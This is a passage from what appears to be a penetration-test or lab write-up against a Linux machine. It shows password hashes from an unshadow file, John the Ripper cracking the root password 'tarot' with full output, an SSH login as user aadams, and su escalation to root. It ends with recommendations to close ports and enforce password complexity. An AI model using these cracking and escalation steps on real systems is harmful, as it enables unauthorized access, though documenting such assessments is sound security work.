gdm:*:42:42:GDM:/var/state/gdm:/bin/bash
pop:*:90:90:POP:/:
nobody:*:99:99:nobody:/:
aadams:$1$6cP/ya8m$2CNF8mE.ONyQipxlwjp8P1:1000:10:,,,:/home/aadams:/bin/bash
bbanter:$1$hl312g8m$Cf9v9OoRN062STzYiWDTh1:1001:100:,,,:/home/bbanter:/bin/bash
ccoffee:$1$nsHnABm3$OHraCR9ro.idCMtEiFPPA.:1002:100:,,,:/home/ccoffee:/bin/bash
```

Now that the 'unshadow' file has been created, 'john' can be used to crack the passwords. The one most desired is the password for the 'root' user. That would grant an attacker complete control over the target machine. The following command can be used to crack passwords with 'john'. 'john /home/kali/Desktop/unshadow'.


After a few moments, the root password was cracked, and it was found to be 'tarot'. This can be used for privilege escalation purposes.



```
┌──(kali㉿kali)-[~]
└─$ john /home/kali/Desktop/unshadow
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Remaining 3 password hashes with 3 different salts
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
tarot            (root)
1g 0:00:01:45  3/3 0.009446g/s 41959p/s 94939c/s 94939C/s 140cok..140ctu
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

When attempting to ssh into the target machine as the root user, a "Permission Denied" error is received. It seems that the client has provided a security measure in ensuring remote access to root user has been disabled. The ssh connection will have to be established as the 'aadams' user and then escalation to root can begin locally. 'ssh 192.168.1.100 -l aadams'

Once connection has been established as ‘aadams’, escalation to root user can be achieved by using the ‘su -i' command and providing the root user password ‘tarot’



```
┌──(kali㉿kali)-[~]
└─$ ssh 192.168.1.100 -l aadams
aadams@192.168.1.100's password:
Linux 2.6.16.
aadams@slax:~$ su -i
Password: *****
root@slax:/home/aadams# whoami
root
root@slax:/home/aadams#
```

Security Recommendations

The first recommendation I have is to close off all unused and unnecessary ports. Not every port needs to be exposed for public access, as these can often lead to avenues that attackers can use to leverage exploitation on a machine or network. Some of the ports observed on the target machine (smtp, pop3, imap) are some ports that can be closed off.

Brute forcing passwords was a method that was used and successful during this investigation. One way to avoid encountering this issue in the future is to define a password complexity policy that will force users to produce complex passwords that are less prone to brute force attacks.